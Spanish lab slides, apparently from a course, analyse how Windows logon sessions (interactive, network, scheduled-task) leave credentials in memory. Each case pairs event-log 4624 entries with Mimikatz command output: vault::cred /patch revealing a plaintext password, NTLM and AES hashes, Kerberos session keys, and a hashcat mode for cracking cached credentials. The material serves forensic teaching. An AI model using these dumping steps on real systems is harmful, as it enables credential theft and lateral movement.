


ssp :
credman :
```



# Cazando y analizando sesiones - Análisis de casos

## Caso 1 - Inicio de sesión interactiva - Análisis

- Si arrancamos un proceso como otro usuario, el hash está accesible mientras el proceso siga existiendo (Punto 4).
- Si cerramos el proceso, no queda rastro de dicha sesión (con msv).
- Si estamos en dominio, por defecto, se quedan cacheadas hasta 10 credenciales.
  - Puede crackearse con hashcat (-m 2100).
  - Podemos [eliminarlas](#) (cuidado que se rompen cosas).







# Cazando y analizando sesiones - Análisis de casos

## Caso 1 - Inicio de sesión interactiva - Resumen

- Tras reiniciar, LSASS se limpia y las sesiones que estaban en el equipo se eliminan.
- Las cacheadas siguen estando, salvo que las eliminemos a mano.
- Mimikatz muestra las sesiones en orden cronológico. Es decir, siempre encontraremos sesiones nuevas justo debajo del comando.
- Si es un inicio de sesión normal, el firmante es SYSTEM. Si es con botón derecho, el firmante será el usuario de dicha sesión.

Información 05/11/2023 10:36:43 Microsoft Windows security auditi... 4624 Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad:	CCN\jorge
Nombre de cuenta:	jorge
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x41EB1

Información de inicio de sesión:

Tipo de inicio de sesión:	2
Modo de administrador restringido:	-
Cuenta virtual:	No
Token elevado:	No

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad:	CCN\Antonio
Nombre de cuenta:	Antonio
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x102F3E
Inicio de sesión vinculado:	0x0
Nombre de cuenta de red:	-
Dominio de cuenta de red:	-
GUID de inicio de sesión:	{74754620-024f-a6be-f70f-edf4aa9ea813}

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad:	SYSTEM
Nombre de cuenta:	SERVERS
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x3E7

Información de inicio de sesión:

Tipo de inicio de sesión:	2
Modo de administrador restringido:	-
Cuenta virtual:	No
Token elevado:	No

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad:	CCN\interactivo
Nombre de cuenta:	interactivo
Dominio de cuenta:	CCN
Id. de inicio de sesión:	0x25D9CC
Inicio de sesión vinculado:	0x0
Nombre de cuenta de red:	-




# Cazando y analizando sesiones - Análisis de casos

## Caso 2 - Inicio de sesión por red

1. Acceso remoto a la carpeta compartida *Carpeta* como Administrador.
2. Acceso remoto como el usuario red por:
  - WinRM
  - SMB
3. Cierre de sesión remota.
4. Reinicio del equipo.

### Herramientas:

- PsExec (impacket) y PsExec (Sysinternals)
- EnterPSSession
- Explorer.exe
- Comandos Mimikatz
  - Sekurlsa::logonpasswords
  - Sekurlsa::tickets





# Cazando y analizando sesiones - Análisis de casos

## Caso 2 - Inicio de sesión por red - Análisis

- Tipo de sesión: *Logon Type 3 - Network*
  - Acceso a carpetas compartidas.
  - Acceso remoto por WMI, WinRM o PowerShell Remoting.
- Al acceder a una carpeta compartida, no quedan rastros en Mimikatz (Punto 1).
- Se realiza un inicio y un cierre de sesión seguido.

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad: NULL SID  
Nombre de cuenta: -  
Dominio de cuenta: -  
Id. de inicio de sesión: 0x0

Información de inicio de sesión:

Tipo de inicio de sesión: 3  
Modo de administrador restringido: -  
Cuenta virtual: No  
Token elevado: Sí

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad: CCN\red  
Nombre de cuenta: red  
Dominio de cuenta: CCN.LABS  
Id. de inicio de sesión: 0x137E5E  
Inicio de sesión vinculado: 0x0  
Nombre de cuenta de red: -  
Dominio de cuenta de red: -  
GUID de inicio de sesión: {c00f7808-ef43-5fdb-6898-d119041f8bd9}

Seguridad Número de eventos: 338

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4634	Logoff
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4634	Logoff
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4634	Logoff
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4627	Group Membership
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4624	Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4672	Special Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4627	Group Membership
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4624	Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4672	Special Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4627	Group Membership
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4624	Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4672	Special Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4627	Group Membership
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4624	Logon
Información	05/11/2023 11:09:31	Microsoft Windows security auditi...	4672	Special Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Nuevo inicio de sesión:


Id. de seguridad: CCN\red  
Nombre de cuenta: red  
Dominio de cuenta: CCN.LABS  
Id. de inicio de sesión: 0x137DD7  
Inicio de sesión vinculado: 0x0  
Nombre de cuenta de red: -  
Dominio de cuenta de red: -  
GUID de inicio de sesión: {c00f7808-ef43-5fdb-6898-d119041f8bd9}




# Cazando y analizando sesiones - Análisis de casos

## Caso 2 - Inicio de sesión por red - Análisis

- Acceso por PsExec o PowerShell Remoting, no genera una sesión interactiva, sino una sesión de red.
- En memoria no es posible encontrar credenciales/hashes, ni rastros de la sesión.
- Aunque ejecutemos un proceso independiente desde esa sesión, tampoco se queda cacheado en memoria.
- Solo podremos encontrar tickets de Kerberos.



Nombre	PID	Estado	Nombre d...	CPU	Memoria (...)	Virtualización ...
svchost.exe	5692	En ejecución	Servicio de...	00	4.004 K	No permitida
WmiPrivSE.exe	3044	En ejecución	Servicio de...	00	6.800 K	No permitida
win32calc.exe	2820	En ejecución	red	00	4.460 K	No permitida
wsmprovhost.exe	2376	En ejecución	red	00	41.288 K	No permitida
cmd.exe	5096	En ejecución	jorge	00	772 K	Deshabilitada
conhost.exe	500	En ejecución	jorge	00	10.124 K	No permitida
conhost.exe	4532	En ejecución	jorge	00	6.836 K	Deshabilitada



Usuario	Estado	CPU	Memoria
> jorge (26)		1,1%	234,4 MB

```
Authentication Id : 0 ; 1967144 (00000000:001e0428)
Session          : Network from 0
User Name        : red
Domain           : CCN
Logon Server     : (null)
Logon Time       : 05/11/2023 11:17:19
SID              : S-1-5-21-4130058996-3649288845-533738461-1112

* Username : red
* Domain   : CCN.LABS
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 05/11/2023 11:17:20 ; 05/11/2023 11:32:20 ; 12/11/2023 10:26:38
Service Name (01) : server$ ; @ (null)
Target Name (10)  : red ; @ (null)
Client Name (10)  : red ; @ CCN.LABS
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
a7d710c8fa12d5c9b6cee05db5098a223bbb609a2c016f268f6f708c115889e2
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1 [...]

[00000001]
Start/End/MaxRenew: 05/11/2023 11:17:19 ; 05/11/2023 21:09:30 ; 01/01/1601 1:00:00
Service Name (02) : HTTP ; Server ; @ CCN.LABS
Target Name (-)   : @ CCN.LABS
Client Name (01)  : red ; @ CCN.LABS
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
a1f771cefb3e48fc833ca79bded8aa52a93b96012a0afe5191f6361f88d9685
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1 [...]



Group 2 - Ticket Granting Ticket
```



# Cazando y analizando sesiones - Análisis de casos

## Caso 2 - Inicio de sesión por red - Análisis

- PsExec (Sysinternals), por defecto, inicia sesión mediante un inicio de sesión por red (**PsExec.exe \\Server02**).
- En cambio, si se emplean las opciones **-u** y **-p**, se registra un intento de sesión interactivo (**PsExec.exe \\Server02 -u usuario04 -p Passw0rd!**) --> **iSe cachea!**



## Caso 2 - Inicio de sesión por red - Resumen



- No se cachea nada, pero revisar tickets de Kerberos.



# Cazando y analizando sesiones - Análisis de casos

## Caso 3 - Tareas programadas (Batch)

- Se crea una tarea programada en el equipo ejecutada por un usuario de dominio o un usuario local.
- La tarea ejecutará un proceso cada 5 minutos.
- Herramientas: Mimikatz







# Cazando y analizando sesiones - Análisis de casos

## Caso 3 – Tareas programadas (Batch) - Análisis

- Tipo de sesión: *Logon Type 4 - Batch*
- Es posible obtener las credenciales de muchas maneras.
  - Lsadump::cache (Hash)
  - Vault::cred /patch (Texto Plano)
  - Sekurlsa::ekeys (Hash)
- Podemos encontrar el NTLM con el comando sekurlsa::logonpasswords y Sekurlsa::ekeys (Hash) en caso de que se encuentre **en ejecución** la tarea.
- Podemos encontrar la contraseña en texto plano en el Vault de Windows (por defecto).
- Podemos encontrarla cacheada (MS Cache V2).

```
mimikatz # vault::cred /patch
TargetName : Domain:batch=TaskScheduler
UserName   : CCN\lbatch
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : Passw0rd!
Attributes : 0
```

```
Authentication Id : 0 ; 2068579 (00000000:001f9063)
Session           : Batch from 0
User Name         : lbatch
Domain            : CCN
Logon Server      : DC
Logon Time        : 13/11/2023 17:08:15
SID               : S-1-5-21-4130058996-3649288845-533738461-1113

* Username : lbatch
* Domain   : CCN.LABS
* Password : (null)
* Key List :
aes256_hmac      95b76d4308d5772d7b22ba7fcade020c593b6
rc4_hmac_nt      fc525c9683e8fe067095ba2ddc971889
rc4_hmac_old     fc525c9683e8fe067095ba2ddc971889
rc4_md4          fc525c9683e8fe067095ba2ddc971889
rc4_hmac_nt_exp  fc525c9683e8fe067095ba2ddc971889
rc4_hmac_old_exp fc525c9683e8fe067095ba2ddc971889
```






# Cazando y analizando sesiones - Análisis de casos

